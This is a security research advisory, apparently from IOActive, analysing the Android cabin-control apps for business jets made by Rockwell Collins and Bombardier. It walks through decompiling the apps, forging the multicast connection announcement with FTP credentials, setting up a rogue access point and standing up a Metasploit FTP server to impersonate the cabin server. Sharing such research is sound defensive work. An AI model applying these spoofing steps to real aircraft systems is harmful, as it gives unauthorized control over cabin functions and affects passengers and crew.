

Internet of Planes: Hacking Millionaires' Jet Cabins

Disclaimer

It is important to note that these systems usually should not have direct connection to avionics and so **there is no direct threat to safety**. It is however certainly possible for a malicious actor to create situations of discomfort onboard an aircraft by playing with temperature or light intensity.

Introduction

IOActive has always been focused on improving the security posture of the transportation sector: cars, vessels and also aircraft. So when I joined IOActive more than a year ago, I decided to start my own journey into this area and contribute to our companywide efforts, joining coworkers from the Madrid Lab team such as Ruben Santamarta (<https://ioactive.com/in-flight-hacking-system/>) and Josep Pi Rodriguez (<https://ioactive.com/breaking-extreme-networks-wings-how-to-own-millions-of-devices-running-on-aircrafts-government-smart-cities-and-more/>).

The push to incorporate remote management capabilities into products has swept across a number of industries. A good example of this is the rampant, emergence of Internet of Things (IoT), where modern home devices from crockpots to thermostats can be managed remotely from a tablet or smartphone.

One of the biggest problems associated with this new feature is a lack of security. Unfortunately, nobody is surprised when a new, widespread vulnerability appears in the IoT world.

However, the situation becomes a bit more concerning when similar technologies appear in the aviation sector. Nowadays we can find Cabin Management and In-Flight entertainment systems that can be managed from mobile devices owned by crew members and/or passengers.

The purpose of this technical advisory paper:

- Provide an overview of the operations of these emergent systems, with a focus on the vulnerabilities that affect the Android mobile apps
- Provide a detailed explanation on how to exploit them

Multiple vulnerabilities were found by analyzing and decompiling the Android applications used to manage these systems. The iOS versions of these applications might be affected by similar vulnerabilities but were not in scope.

Cabin Management Systems

The systems analyzed in the research presented here are deployed in business jets. The discovered vulnerabilities affect passenger and crew devices.

The Cabin Management System is based on a wireless access point installed onboard the aircraft that provides network connectivity from the mobile devices of passengers and crew members to the cabin server. The Android applications (and their iOS equivalents) for both vendors were developed by Rockwell Collins to manage the available cabin capabilities in the aircraft such as cabin temperature, light intensity and much more.

We looked at two systems for this research:

- Rockwell Collins Venue Cabin Management System:
https://www.rockwellcollins.com/Products_and_Services/Business_Aviation/Cabin/Venue_cabin_management_system.aspx
- Bombardier Cabin Management System:

https://www.bombardier.com/en/media/newsList/details.bba-20160524_bombardier-business-aircraft-launches-new-cabin-man.bombardiercom.html

Manufacturer video promo: <https://www.youtube.com/watch?v=pRA3AnPU1dE>

System Communication

The system relies on a wireless access point installed in the aircraft to provide passenger and crew member devices with network connectivity to the aircraft server.

The following figure shows the infrastructure of the Venue and Bombardier Cabin Management Systems. The mobile application's role as a two-way remote in the system is shown at top right.




Figure 1. Cabin Management System communication diagram

Cabin Management System Mobile Applications

Cabin Management System applications or two-way remotes are developed to be installed on the mobile devices and tablets of passengers and crew who travel in business jets – such as those owned by multi-millionaires, large corporations and charter operations. This fact highly narrows the profile of the "targets," which is certainly limited but interesting nevertheless.

The Android apps analyzed in this post are:

- Bombardier Cabin Control - Android Application Version 2.1.12 (Current Version 2.2.1) (<https://play.google.com/store/apps/details?id=com.rockwellcollins.venue.cabinremote.bombardier>)
- Venue Cabin Remote by Rockwell Collins - Android Application Version 2.1.12 (Current Version 2.2.2) (<https://play.google.com/store/apps/details?id=com.rockwellcollins.venue.cabinremote>)




Figure 2. Google Play Store: Bombardier Cabin Control Developed by Rockwell Collins




Figure 3. Google Play Store: Venue Cabin Remote developed by Rockwell Collins

In the Google Play screenshots above, we can see that both the Bombardier and Rockwell Collins applications were developed by Rockwell Collins. We will discuss this further soon.

User Roles

The in-scope apps have three roles: Crew, Fwd Cabin, and Aft Cabin.

‘Fwd Cabin’ and ‘Aft Cabin’ are passenger roles and can manage operations related to the passenger accommodations such as lights, temperature, checking flight information, and entertainment.

The most interesting role for an attacker would be ‘Crew’ as it can manage all the capabilities available to the other roles as we see on this menu.




Figure 4. Crew role menu

The Crew role has access to the most critical capabilities that can be controlled by an attacker.

The expected behavior of these applications is clear but how could we analyze them and find bugs without access to a live research environment?

During the post, we will combine passive analysis (i.e log analysis and captured network traffic) with static analysis, by analyzing the source code of the decompiled binary to understand how the application works.

Technical Details

When the mobile application is launched but it does not detect a valid production environment, it enters 'demo mode.' It is important to note that this 'demo mode' is just additional functionality added to the app. The APK we downloaded actually contains all the implemented functionality required to operate the system under regular conditions. This is common in this kind of application.




Figure 5. Without a wireless network, the application enters Demo Mode

We compared the apps from the two vendors and noticed that Bombardier app was internally similar to the Rockwell Collins application. In fact, Bombardier Cabin Control is basically a rebranding of Venue Cabin Remote by Rockwell Collins. The picture below shows a comparison between both *AndroidManifest.xml* files:




Figure 6. Comparison of AndroidManifest.xml files (Left: Bombardier; Right: Rockwell Collins)

Extracted from the first line of both files:

```
package="com.rockwellcollins.venue.cabinremote.bombardier"
package="com.rockwellcollins.venue.cabinremote"
```

Decompile

To get the Java code from the APK, we used the tool *jadx* (<https://github.com/skylot/jadx>).

```
jadx --deobf --show-bad-code -d rockwell com.rockwellcollins.venue.cabinremote.apk
```

Some useful flags above:

- Deobf: Enables deobfuscation if it's needed
- Show-bad-code: Shows code even when decompiling fails

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest
xmlns:android="http://schemas.android.com/apk/res/android"
package="com.rockwellcollins.venue.cabinremote">

  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
  <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>

  <application android:allowBackup="true" android:icon="@drawable/ic_launcher"
android:label="@string/app_name"
android:name="com.rockwellcollins.venue.cabinremote.core.CabinRemote"
android:theme="@style/AppTheme">

    <meta-data android:name="app.buildNumber" android:value="100258"/>
    <meta-data android:name="app.partNumber" android:value="072-1022-032"/>
    <meta-data android:name="venue.appVerMajor" android:value="2"/>
    <meta-data android:name="venue.appVerMinor" android:value="1"/>
    <meta-data android:name="app.usevcr" android:value="false"/>

    <activity android:configChanges="keyboardHidden|orientation"
android:label="@string/app_name" android:launchMode="singleTop"
android:name="com.rockwellcollins.venue.cabinremote.SplashActivity">

      <intent-filter>

        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>

      </intent-filter>

    </activity>

  </application>

</manifest>
```

```

        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <category android:name="android.intent.category.DEFAULT"/>
        </intent-filter>
    </activity>
    <activity android:configChanges="keyboardHidden|layoutDirection|locale|orientation"
        android:label="@string/app_name" android:launchMode="singleTask"
        android:name="com.rockwellcollins.venue.cabinremote.ui.activity.ContextSelectionActivity"/>
    <activity android:label="Password Dialog"
        android:name="com.rockwellcollins.venue.cabinremote.ui.action.PasswordDialogActivity"
        android:theme="@android:style/Theme.Holo.Light.Dialog.NoActionBar"/>
    <activity android:configChanges="keyboardHidden|layoutDirection|locale|orientation"
        android:hardwareAccelerated="true" android:label="@string/app_name"
        android:launchMode="singleTask"
        android:name="com.rockwellcollins.venue.cabinremote.ui.activity.HomeActivity"
        android:theme="@style/AppTranslucentTheme" android:windowSoftInputMode="adjustPan"/>
    <service android:name="com.rockwellcollins.venue.cabinremote.core.AppService"/>
    <receiver
        android:name="com.rockwellcollins.venue.cabinremote.core.init.WifiReceiver">
        <intent-filter>
            <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
            <action android:name="android.net.wifi.STATE_CHANGE"/>
        </intent-filter>
    </receiver>
    <receiver
        android:name="com.rockwellcollins.venue.cabinremote.core.init.LocalizationChangedListener">
        <intent-filter>
            <action android:name="android.intent.action.LOCALE_CHANGED"/>
        </intent-filter>
    </receiver>
</application>
</manifest>

```

Permissions requested:

- WRITE_EXTERNAL_STORAGE
- CHANGE_WIFI_MULTICAST_STATE
- INTERNET
- ACCESS_NETWORK_STATE
- CHANGE_WIFI_STATE
- ACCESS_WIFI_STATE
- SYSTEM_ALERT_WINDOW
- KILL_BACKGROUND_PROCESSES
- READ_EXTERNAL_STORAGE

Activities exported:

- com.rockwellcollins.venue.cabinremote.SplashActivity

Broadcast receivers exported:

- com.rockwellcollins.venue.cabinremote.core.init.WifiReceiver
- com.rockwellcollins.venue.cabinremote.core.init.LocalizationChangedListener

Application Logging

Before moving to the static analysis, let's see what kind of information the app is printing out in logcat once it is running. At this point the mobile phone we used for testing is connected to WiFi.

```

./logger.sh rockwellcollins
03-19 18:22:44.622 782 967 I ActivityManager: Start proc
3790:com.rockwellcollins.venue.cabinremote/u0a81 for activity
com.rockwellcollins.venue.cabinremote/.SplashActivity
03-19 18:22:44.647 3790 3790 I art : Starting a blocking GC AddRemoveAppImageSpace
03-19 18:22:44.648 3790 3790 W System : ClassLoader referenced unknown path:
/data/app/com.rockwellcollins.venue.cabinremote-1/lib/arm
03-19 18:22:44.721 3790 3790 E FileTool: [ERROR] Failed to create a folder:
/storage/emulated/0/com.rockwellcollins.venue.cabinremote -
time stamp key:1553016164720
03-19 18:22:44.721 3790 3790 W Log : [WARN] Failed to create a log file. Log file
won't be available. - time stamp key:1553016164721
03-19 18:22:44.721 3790 3790 I CabinRemote: [INFO] ***** CabinRemoteApp Started.
***** - time stamp key:1553016164721
03-19 18:22:44.722 3790 3790 I AppSettings: [INFO] Storage folder to use:
/data/user/0/com.rockwellcollins.venue.cabinremote/files - time stamp key:1553016164722
03-19 18:22:44.736 3790 3790 E libEGL : call to OpenGL ES API with no current context
(logged once per thread)
03-19 18:22:44.802 3790 3790 I SplashActivity: [INFO] onCreate() called -
time stamp key:1553016164801
03-19 18:22:44.860 3790 3790 I SplashActivity: [INFO] onResume() called appStatus
UNINITIALIZED - time stamp key:1553016164860
03-19 18:22:44.880 3790 3790 V CabinRemote: StateUninitialized START INIT
03-19 18:22:44.880 3790 3790 I System.out: Received StateUninitialized : START INIT
Session ID f2c60a5a-90e7-4abe-9886-0a99f0a977b4
03-19 18:22:44.883 3790 3790 I CabinRemote: CabinRemote clearPrefs(true)
03-19 18:22:44.894 3790 3790 D StateInitializing: [DEBUG] Received StateInitializing :
START INITIALIZING - time stamp key:1553016164894
03-19 18:22:44.906 3790 3808 I Adreno-EGL: <qeglDrvAPI eglInitialize:379>: QUALCOMM
Build: 10/21/15, 369a2ea, I96aee987eb

03-19 18:22:44.913 3790 3808 I OpenGLRenderer: Initialized EGL, version 1.4
03-19 18:22:44.913 3790 3808 D OpenGLRenderer: Swap behavior 1
03-19 18:22:49.929 3790 3812 W Step1 : [WARN] Conn Announcement listensing
timeout... 1 - time stamp key:1553016169928
03-19 18:22:56.012 3790 3812 W Step1 : [WARN] Conn Announcement listensing
timeout... 2 - time stamp key:1553016176011
03-19 18:23:02.076 3790 3812 W Step1 : [WARN] Conn Announcement listensing
timeout... 3 - time stamp key:1553016182075
03-19 18:23:03.095 3790 3790 D StateInitializing: [DEBUG] Received StateInitializing :
DONE_STEP1 - time_stamp_key:1553016183094

```

Notice the application is logging pretty much all of its operations. We will use the logs to facilitate our analysis.

Let's start going deeper in the source code by locating the interesting strings that are highlighted. This will help us to follow the application flow in the parts we are most interested.

Locate Strings of Interest

As we see in the previous log, the app is expecting some kind of connection announcement, which leads us to Step1: *'com/rockwellcollins/venue/cabinremote/core/init/Step1.java'*:

Next we will focus on the next piece of code:

```
private static MulticastLock lockWifi() {
    WifiManager wifiManager = (WifiManager)
    CabinRemote.getApp().getSystemService("wifi");

    MulticastLock lock = wifiManager.createMulticastLock("multicastLock");
    lock.setReferenceCounted(true);
    lock.acquire();

    if (!(wifiManager.getConnectionInfo() == null ||
    wifiManager.getConnectionInfo().getSSID() == null ||
    !wifiManager.getConnectionInfo().getSSID().contains("dd-wrt-dev"))) {
        MCAST_GROUP_IP = CabinRemote.DEBUG_MULTICAST_SERVER_IP;
    }
    return lock;
}
```

This function is called from the *run()* function if the mobile device is connected to a WiFi network. The code shows us the application is checking if the connected SSID contains the string “dd-wrt-dev”. If it does, the application sets in the *MCAST_GROUP_IP* value the value stored in *DEBUG_MULTICAST_SERVER_IP*, *CabinRemote.java* sets this value to 224.0.0.1 otherwise the *MCAST_GROUP_IP* value will be 239.1.20.1, set at *Step1.java*.

It is likely the developers added this piece of debug code to use during the application testing process. IOActive recommends always removing any kind of debug functionality in the release version.

‘*CommandEvent.java*’ and ‘*StateInitializing.java*’ implement the state machine for this protocol. i.e ‘*com/rockwellcollins/venue/cabinremote/core/init/Step2.java*’. When the *run()* function is finished, it moves to the next state:

```
EventBus.post(new CommandEvent(Command.DONE_STEP2, result));
```

On function *onEvent()* at *com/rockwellcollins/venue/cabinremote/core/init/StateInitializing.java* the event is processed and checks whether it finished as the application expected.

```
return,
case DONE_STEP1:
    Log.debug(TAG, StringTool.toString("Received StateInitializing : ", event.cmd));
    Result stepOneResult = event.args;
    if (stepOneResult.initID.compareTo(this.initID) != 0) {
        return;
    }
    if (this.stepsInterrupted) {
        this.appService.setState(this.appService.getStateUninitialized());
        this.mApp.setAppStatus(AppStatus.UNINITIALIZED);
        EventBus.postCommand(this, Command.INITIALIZING_STOPPED);
        return;
    } else if (stepOneResult.isInError) {
        showStartupErrorMessage(stepOneResult);
        return;
    } else {
        cabinRemote = this.mApp;
        this.currentInitProgress = new AppInitProgressEvent(2, true, CabinRemote.getResourceManager().get
        EventBus.post(this.currentInitProgress);
        this.step2 = new Step2(this.initID, stepOneResult.data);
        this.step2.setName("Step2");
        this.step2.start();
        return;
    }
case DONE_STEP2:
    Log.debug(TAG, StringTool.toString("Received StateInitializing : ", event.cmd));
    Result stepTwoResult = event.args;
    if (stepTwoResult.initID.compareTo(this.initID) != 0) {
        return;
    }
    if (this.stepsInterrupted) {
        this.appService.setState(this.appService.getStateUninitialized());
        this.mApp.setAppStatus(AppStatus.UNINITIALIZED);
        EventBus.postCommand(this, Command.INITIALIZING_STOPPED);
        return;
    }
```

Figure 7. Provisioning steps in the app

Reproduce Behavior and Predict Valid Values

To reproduce the application behavior, the goal is to follow all steps successfully to achieve the final application state.

To accomplish Step1, we have to go deep in the multicast procedure to understand what the application is expecting.

Continuing with *Step1.java* we notice the application opened a multicast socket in the port 53000 (UDP) and it tried to join a multicast group (IGMPv2). The application is expecting a JSON file according to the following code, inside *run()*:

```
IsPacketRcvd = false;
numOfAttemptForRcvdPacket = 0;
while (!IsPacketRcvd) {
    numOfAttemptForRcvdPacket++;
    this.mMulticastSocket.receive(inPacket);
    packLength = inPacket.getLength();
    if (packLength > 0) {
        IsPacketRcvd = true;
        this.ConnAnnouncementMsg = (ConnAnnouncement) gson.fromJson(new String(this.inBuf, 0,
packLength), ConnAnnouncement.class);
        if (this.ConnAnnouncementMsg != null) {
            result.isInError = false;
            result.data = this.ConnAnnouncementMsg;
            unlockWifi(this.mMulticastLock);
        }
    }
    while (IsBindingFailed) {
        numOfAttemptForBindingIPAddress++;
        this.mMulticastSocket = new MulticastSocket(53000);
        if (this.IsTimeoutRequired) {
            this.mMulticastSocket.setSoTimeout(5000);
        }
    }
}
```

At *ConnAnnouncement.java* we can understand the kind of JSON format the application is expecting.

```
package com.rockwellcollins.venue.cabinremote.core.init;

import com.google.gson.annotations.SerializedName;
import com.rockwellcollins.venue.cabinremote.util.StringTool;

public class ConnAnnouncement {
    String address;
    @SerializedName("app.ver")
    String appVer;
    @SerializedName("conf.path")
    String confPath;
    @SerializedName("conf.ver")
    String confVer;
    String json;
    String port;
    String tree1;
    String tree2;
    String type;

    /* access modifiers changed from: 0000 */
    public int getPort() {
        return StringTool.toInt(this.port, 50001);
    }

    public String getConfVer() {
        return this.confVer;
    }
}
```

```

/* access modifiers changed from: 0000 */
public String getConfPath() {
    if (!StringTool.isEmpty(this.confPath) || this.confPath.endsWith("/")) {
        this.confPath += "/";
    }
    return this.confPath;
}
public String toString() {
    return "ConnectionAnnouncement [confPath=" + this.confPath + ", confVer=" +
this.confVer + ", appVer=" + this.appVer + ", type=" + this.type + ", address=" +
this.address + ", port=" + this.port + ", tree1=" + this.tree1 + ", tree2=" + this.tree2 +
"]";
}
}

```

Now we need to know the correct values, something we can learn by analyzing the execution flow.

At *Step2.java*, the method *downloadConfigFile* contains the following code:

```

success = FileDownloader.ftpDownloadFile(connAnn.address, connAnn.tree1, connAnn.tree2,
connAnn.getConfPath(), CabinRemote.CONFIG_FILE_NAME, this.mAppSettings.getStoragePath());

```

The method is implemented in *FileDownloader.java* and the definition is pretty clear:

```

ftpDownloadFile(String host, String userName, String password, String serverDir, String
fileName, String localDir)

```

checkAppVersion in *InitTask.java* gives us some clues to set a possible valid value in the parameter *app.ver* and *dolnit* provides us with the value for *conf.ver*

JSON Content

Finally, we will have a configuration that looks like this:

```

{"app.ver":"4","conf.path":"/ioa/","conf.ver":"1","address":"10.0.2.2","port":"21","tree1":"u
ser","tree2":"password"}

```

Summing up, the interesting JSON values are:

- Address and port: IP address and port of the FTP server. As we see later, the value off the address will be the IP of our Access Point deployed.
- Tree1 and tree2 are the pair username and password of the FTP server.
- Conf.path: FTP server directory

Create a Simulated Environment

Next we will:

- Deploy a WiFi access point using a Linux box and the tool *hostapd*.
- Analyze the traffic between the “server” and the device using *Wireshark*.
- Create a simple script to send the configuration over multicast in order to simulate the real environment the app is expecting.

```

python sender.py
- Sending ->
{"app.ver":"4","conf.path":"/ioa/","conf.ver":"1","address":"10.0.2.2","port":"21","tree1":
"user","tree2":"password"}
- Waiting 1 second...
- Sending ->
{"app.ver":"4","conf.path":"/ioa/","conf.ver":"1","address":"10.0.2.2","port":"21","tree1":
"user","tree2":"password"}
- Waiting 1 second...
- Sending ->
{"app.ver":"4","conf.path":"/ioa/","conf.ver":"1","address":"10.0.2.2","port":"21","tree1":
"user","tree2":"password"}
- Waiting 1 second...
- Sending ->
{"app.ver":"4","conf.path":"/ioa/","conf.ver":"1","address":"10.0.2.2","port":"21","tree1":
"user","tree2":"password"}
- Waiting 1 second...


```

The WiFi configuration is executing in another terminal in the background:

```
./AP creator.sh
-> Setting IP Forwarding... done
-> Configuring WiFi interface... done
-> Creating AP
  - SSID: danito
  - Password: qwerty1234
  - AP source: 10.0.2.2 / 255.255.255.0
  - DHCP server: UP
  - DNS server: UP
> Enabling NAT... done
-> Unlocking wifi iface... done

Configuration file: ap.conf
Using interface wlan0 with hwaddr 06:3d:2c:4a:b1:03 and ssid "dd-wrt-dev-danito"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 8c:3a:e3:63:09:70 IEEE 802.11: authenticated
wlan0: STA 8c:3a:e3:63:09:70 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 8c:3a:e3:63:09:70
wlan0: STA 8c:3a:e3:63:09:70 RADIUS: starting accounting session EEB466BB15D84FCB
wlan0: STA 8c:3a:e3:63:09:70 WPA: pairwise key handshake completed (RSN)
```

With the new environment ready, the application is executed again, and the traffic is captured using Wireshark:



No.	Time	Source	SPort	Destination	DPort	Protocol	Length	Info
6	4.173208959	10.0.2.60	46916	10.0.2.2	21	TCP	74	46916 → 21 [SYN] Seq=0 Win=
7	4.175451339	10.0.2.2	21	10.0.2.60	46916	TCP	54	21 → 46916 [RST, ACK] Seq=1

Figure 8. Wireshark captures trafficThe logcat output shows the following information:

```
03-20 12:25:45.813 12515 12515 I CabinRemote: [INFO] ***** CabinRemoteApp Started.
***** - time stamp key:1553081145813
03-20 12:25:45.813 12515 12515 I AppSettings: [INFO] Storage folder to use:
/data/user/0/com.rockwellcollins.venue.cabinremote/files -
time stamp key:1553081145813
03-20 12:25:45.825 12515 12515 E libEGL : call to OpenGL ES API with no current
context (logged once per thread)
03-20 12:25:45.870 12515 12515 I SplashActivity: [INFO] onCreate() called -
time stamp key:1553081145870
03-20 12:25:45.933 12515 12515 I SplashActivity: [INFO] onResume() called appStatus
UNINITIALIZED - time stamp key:1553081145933
03-20 12:25:45.955 12515 12515 V CabinRemote: StateUninitialized START INIT
03-20 12:25:45.955 12515 12515 I System.out: Received StateUninitialized : START INIT
Session ID 45057425-aa78-4a99-8214-lebbee7e29fb
03-20 12:25:45.960 12515 12515 I CabinRemote: CabinRemote clearPrefs(true)
03-20 12:25:45.963 12515 12515 D StateInitializing: [DEBUG] Received StateInitializing
: START INITIALIZING - time stamp key:1553081145963
03-20 12:25:45.977 12515 12539 I Adreno-EGL: <qeglDrvAPI_eglInitialize:379>: QUALCOMM
Build: 10/21/15, 369a2ea, I96aee987eb
03-20 12:25:45.982 12515 12539 I OpenGLRenderer: Initialized EGL, version 1.4
03-20 12:25:45.982 12515 12539 D OpenGLRenderer: Swap behavior 1
03-20 12:25:46.979 12515 12515 D StateInitializing: [DEBUG] Received StateInitializing
: DONE STEP1 - time stamp key:1553081146979
03-20 12:25:46.981 12515 12552 V Step2 : Step2 run ConfVer = 1.1.1
03-20 12:25:46.981 12515 12552 V Step2 : Step2 run confVerCached = CONF-VERSION-
UNKNOWN
03-20 12:25:46.982 12515 12552 V Step2 : Step2 run confVerLoaded= CONF-VERSION-
UNKNOWN
```

```

03-20 12:25:46.982 12515 12552 V Step2 : Step2 run confVerToLoad = CONF-VERSION-UNKNOWN
03-20 12:25:46.982 12515 12552 I CabinRemote: CabinRemote clearPrefs(true)
03-20 12:25:46.983 12515 12552 I Step2.checkAppVersion: [INFO] app version to compare: 4.1.1 - time stamp key:1553081146982
03-20 12:25:46.983 12515 12552 I Step2.checkAppVersion: [INFO] Major Version 4 - time stamp key:1553081146983
03-20 12:25:46.983 12515 12552 W Step2.checkAppVersion: [WARN] Venue version is higher than app version - time stamp key:1553081146983
03-20 12:25:47.013 12515 12552 W FileDownloader: [WARN] FTPDownloadFile - IO Exception. - time stamp key:1553081147013 java.net.ConnectException: Connection refused
03-20 12:25:47.014 12515 12515 D StateInitializing: [DEBUG] Received StateInitializing : DONE STEP2 - time stamp key:1553081147014

```

FTP Server

We can see that the Android application is trying to connect to an FTP server.

For the next step we use a simple Metasploit script to deploy an FTP server using a Metasploit auxiliary module:

```

danito@ioa # cat ftp.msf
use auxiliary/server/ftp
set FTPPASS password
set FTPUSER user
set FTPROOT /tmp/research
run

danito@ioa # msfconsole -r ftp.msf
[*] Processing ftp.msf for ERB directives.
resource (ftp.msf)> use auxiliary/server/ftp
resource (ftp.msf)> set FTPPASS password
FTPPASS => password
resource (ftp.msf)> set FTPUSER user
FTPUSER => user
resource (ftp.msf)> set FTPROOT /tmp/research/
FTPROOT => /tmp/research/
resource (ftp.msf)> run
[*] Auxiliary module running as background job 0.
[*] Starting persistent handler(s)...
